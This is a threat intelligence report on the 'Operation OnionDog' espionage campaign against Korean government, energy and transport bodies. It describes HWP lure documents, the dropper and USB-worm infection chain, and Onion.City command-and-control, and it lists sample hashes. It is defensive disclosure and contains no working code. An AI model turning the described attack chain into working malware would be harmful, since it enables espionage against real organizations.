OPERATION ONIONDOG

Disclosing Targeted Attacks on Government and Industry Sectors in Korea

SkyEye | HeliosTeam

Contents

Chapter 1 INTRODUCTION

Main Discovery

On February 25th, 2016, the Lazarus Group and its APT attacks were analyzed and released to the public by the industry alliance led by Novetta[1] which is composed of Kaspersky Labs[2], Alien Vault Labs[3]and other security companies. Coincidentally, the Group is also the organization behind DarkSeoul Operation[4] targeting Korean financial institutions and media houses in 2013 and the cyber-attack targeting Sony Pictures Entertainment (SPE)[5] in 2014. This group mainly targets some Asian countries like Korea and the victim industries include government, entertainment & media houses, army, aeronautical & astronautical institutes, financial entities and instruction industries, etc.

In the year of 2015, we also detected an APT organization targeting government entities, transportation companies and energy industries. Through our further investigations, it hasn't been found to be connected with the Lazars Group for the time being. Due to the fact that the Trojans dropped by this organization uses Onion.City[6] as their C&C and that their malware document names all contain dog.jpg, this organization's APT attacks which stretched from 2013 to 2015 is code-named as Operation OnionDog. The initial malicious code dated back in May, 2011, followed by at least three concentrated attacks which happened in 2013, July-August in 2014 and July - September in 2015, respectively. Afterwards, we identified 96 pieces of malware along with 14 C&C domains and IP addresses.

[1] Operation Blockbuster, https://www.operationblockbuster.com/resources/index.html

[2] Operation Blockbuster revealed, https://securelist.com/blog/incidents/73914/operation-blockbuster-revealed/

[3] Operation BlockBuster unveils the actors behind the Sony attacks, https://www.alienvault.com/open-threat-exchange/blog/operation-blockbuster-unveils-the-actors-behind-the-sony-attacks

[4] 2013 South Korea cyberattack, https://en.wikipedia.org/wiki/2013_South_Korea_cyberattack

[5] https://www.fbi.gov/news/pressrel/press-releases/update-on-sony-investigation

[6] http://onion.link

The malware of OnionDog spread itself by taking full advantage of the vulnerability in Hangul - popular office software in Korean speaking countries; in the meanwhile, it infected targets through USB Worms inside an isolated network. What also caught our attention is that members of this organization communicated via Onion.City so that they could visit domains in the Deep Web without the help of Tor browser. This has created an ideal invisible cloak for the hackers in the anonymous environment of Tor. In addition, our in-depth analysis prevails that this threat actor tried to fly false flags or mislead investigators by adopting the techniques and resources of other APT organizations that are already revealed to the world.

Chapter 2 Persistent Cyber-espionage

1. Initial attacks

Seeing from the current data we collected, malicious program spread itself mainly by either taking advantage of the vulnerability of HWP documents or pretending to be HWP documents. Attacks in this kind of guise usually are carried out via spearfishing emails.

Hangul is prevalent local office software in South Korea with the file format of HWP (Hangul Word Processor)[7]. The fact that the threat actor is using HWP documents as a shield as well as adopting HWP exploit file suggests that the targeted users must be using or at least be familiar with Hangul.


Lure documents

Sample MD5	Content of the lure documents
588eef80e6f2515a2e96c9d8f4d67d5a	Government information security
700e94d4e52c4c15ebed24ec07f91f33	VTS in the ports
b9164dd8260e387a061208b89df7bb6b	Training
3c983b300c533c6909a28cef7d7469ba	IT, resumes
3df1c88a4a7dae7fdf9282d2c4375433	Investigation Report on the Korean Railway Accident

[7] http://www.hancom.com/group.eng_main.main.do

4ad5d70d79ea5b186d48a10dfdf8085d	Welfare of civil servants
5fbe59513167be2197c9f8fbf0afa7dd	Holiday system of civil servants
cbcf18e559b87afdd059cae1f03b18d1	Salary of Korean electric companies
3e9ac32a9418723c93e8de269ad63077	Check plan during summer vacation
90b36bd4d12f34d556f363d6e5f9564f	Business plan of Korean Ministry Of Land Infrastructure and Transport

Table 1 Examples of the lure documents



철도사고조사보고서(2015.6.11., 보고서번호: ARAIB/R 15-3)

운영기관: 한국철도공사

운행노선: 동해남부선(부산진역 ↔ 포항역)

발생장소: 울산광역시 덕하구역내(부산진역기점 65.312km 지점)


사고열차: 제3251호 화물열차[DL7346호 + 유조화차 20량]

사고유형: 열차탈선

사고일시: 2014년 7월 25일(금) 01시 35분경


그림 1 사고 현장 위치

Picture 1 Lure document - Investigation Report on the Korean Railway Accident



전국 주요 항만, VTS 설치 현황.

Picture 2 Lure Document - Current installation situation of VTS in important ports across the country



정보보호 침해사고 대응지침


제정 통계청예규제78호 2012. 5. 18.

제1장 총칙

제1조(목적) 본 지침은 정보보호 침해사고에 의해 중요자료 유출 및 정보자산의 손실, 절도, 파괴 등으로 정상적인 업무수행에 지장을 초래하는 사고 발생 시 신속하게 대응하고, 그 과정을 기록 관리함으로써 정보보호 침해사고에 효과적으로 대응하는 것을 목적으로 한다.

제2조(용어정의) 본 지침에서 사용되는 용어의 정의는 다음 각 호와

Picture 3 Lure document - Responsive solutions against information leakage



2015년도 을지훈련 대비 보안점검 계획

1. 목 적

을지훈련 기간 동안 각 기관의 보안점검을 통하여 전 직원 보안의식 고취 및 침해사고 대응절차 숙지.

2. 을지훈련 前 사전점검 계획

□ **개인별 점검사항**

① 개인별 작업중인 모든 보안성자료(*문서, 노트북, 보조기억매체 등*)가 방치되지 않도록 잠금장치가 설치된 캐비넷·보관함 등에 보관.

② 불필요한 자료 세절 처리.

③ 개인 PC의 백신 설치, 상시 실행 및 최신 엔진으로 업데이트.

④ 개인 PC의 운영체제(OS), 응용프로그램의 최신 업데이트 적용.

⑤ 업무와 무관한 웹사이트 방문 금지.

⑥ 출처 불분명 파일, 불법 프로그램 실행 금지.

□ **분야별 점검사항**

① 네트워크 보안관리 담당자는 방화벽 규칙 점검.

② 네트워크 보안관리 담당자는 IDS/IPS의 최신 규칙 적용.


③ 서버 담당자는 주요 서버 내 DB 및 중요 자료의 1일 1회 백업.

④ 메일 담당자는 메일 서버의 스팸 필터 규칙 점검.

3. 점검 방법 및 내용

Picture 4 Lure document - 2015 Security-Check Plan

for Ulchi-Freedom Guardian (UFG) exercise



작성한 날짜: 2014年7月23日 13:43:54

마지막 수정한 날짜: 2014年7月24日 8:41:30

마지막 저장한 사람: APT-WebServer

문서 분량


글자(공백 포함):	966 자
글자(공백 제외):	786 자
글자에 포함된 한자 수:	0 자
낱말:	201 개
줄:	50 줄
문단:	41 개
쪽:	2 쪽
원고지(200자 기준):	6.6 장
표, 그림, 글상자:	0 개

Picture 5 File property of typical lure HWP document

File Property	Details
Sample MD5	cbcf18e559b87afdd059cae1f03b18d1
Lure document MD5	9a4fafb0aa9f79dee2a117d237eaa931
Content	Salary of Korea Electric Power Corp
File size	25,088
Program writer	test1234
Creation time	13:43:54, July 23rd, 2014
Last edit time	8:41:30, July 24th, 2014
Last edit	APT-WebServer

Table 2 File property of typical HWP lure document

2. Attack procedures


Fake HWP Documents
HWP Exploit Documents
win7Inject.dll
'Install.exe' Install service
ICEFOG RAT (Not used)
'DeleteService.exe' Delete service
no
If the installation time is within attacking time or not
C&C
2014 IP
2015 onion.city
Send encrypted data packet
XXX_korea.jpg (usbman.dll)
If any USB is connected or not
yes
Release usbrun.exe,usbrun.ico Write autorun.inf

Picture 6 Attack procedures

Once the Trojan (whether guise or exploit) is installed successfully, it will check if the installation time is within the specific attacking time (please refer to the attacking time in the table below). If the attacking time is over, it will stop the task and delete itself; otherwise, it will send requests to Control and Command (C&C) servers. The communication method evolves over time, for example, the malicious program in 2014 requested the same IP and then it downloaded other Trojans though HTTP while in the 2015 malware version, all the C&C domains are consolidated into one - “Onion.City”. More details about it will be introduced in the chapter of “Command and Control Mechanisms”.

Among all the downloaded Trojans through HTTP, USB Worm is one of them. The Worm will infect any USB that is connected to the infected device. Then it will pass back data including the current time, the name of the computer, MAC address, the status of the infection (successful/failed), etc. to its C&C server.

In addition, besides the above procedures, once the HWP exploit is successfully triggered, it will also release a backdoor.

September 8th, 2015
August 8th, 2015
July 13th, 2015
August 9th, 2014
July 31st, 2014
October 25th, 2013

Table 3 Ending time of each attacks

Dropper

The types of droppers are different depending on whether to use a guise Trojan or to drop an HWP exploit file. Furthermore, based on the difference of C&C addresses, the Trojan have some variations, namely Trojans with fixed IP, Onion.City Trojan and test Trojan which have very little in common on the code architecture. To be more specific, the 2014 version malware sent request to a fixed IP, but in the 2015 malware, the C&C domain was changed a consolidated one called Onion.City. Another kind of Trojan was also detected in those two years. We captured malware samples that didn’t have C&C addresses with only downloaded pictures simply named “hello” or have the same IP “127.0.0.1”. Therefore we inferred they are the test Trojans.

As we mentioned, when the dropper is installed successfully and the date matches the attacking time, the dropper will send request to its C&C address to download other Trojans. The downloaded Trojans are saved in the file directory %temp% following the filename pattern of "XXX_YYY.jpg". Together with the discoveries on lure documents, we figured out that these file names has special meanings - usually referring to a specific industry. The correspondences are as below:

Time	File name	Correspondent Industry
2014	leepink_kosep	Korea South-East Power Co, Ltd. (KOSEP)
	jhryum12_komipo	Korea Midland Power Co, Ltd. (KOMIPO)
	wypark_kwater	Korea Water Resources Corporation
	lhyuny_kospo	Korea South Power Co, Ltd. (KOSPO)
2015	vts_korea	VTS Corporation
	zerotaek_korea	Korea ports
	andong4_seoulmetro2	Seoul Metro
	dydgh80_kdhc	Korea District Heating Corp.
	myforce_humetro2	Busan Metro
	2060262_smrt3	Seoul Metropolitan Rapid Transit Corporation


Table 4 Meaning of different file names

From the analysis above, it is obvious that the threat actor of OnionDog concentrated their forces on Korean Speaking countries' instruction industry with diplomatic selection. In 2015, hackers cyber-attacked some transportation organizations including but not limited to ports, VTS, subway corporation, bus company, etc., while back in 2014, the attacks were focused on energy industry when several electric companies and water companies became the victims.

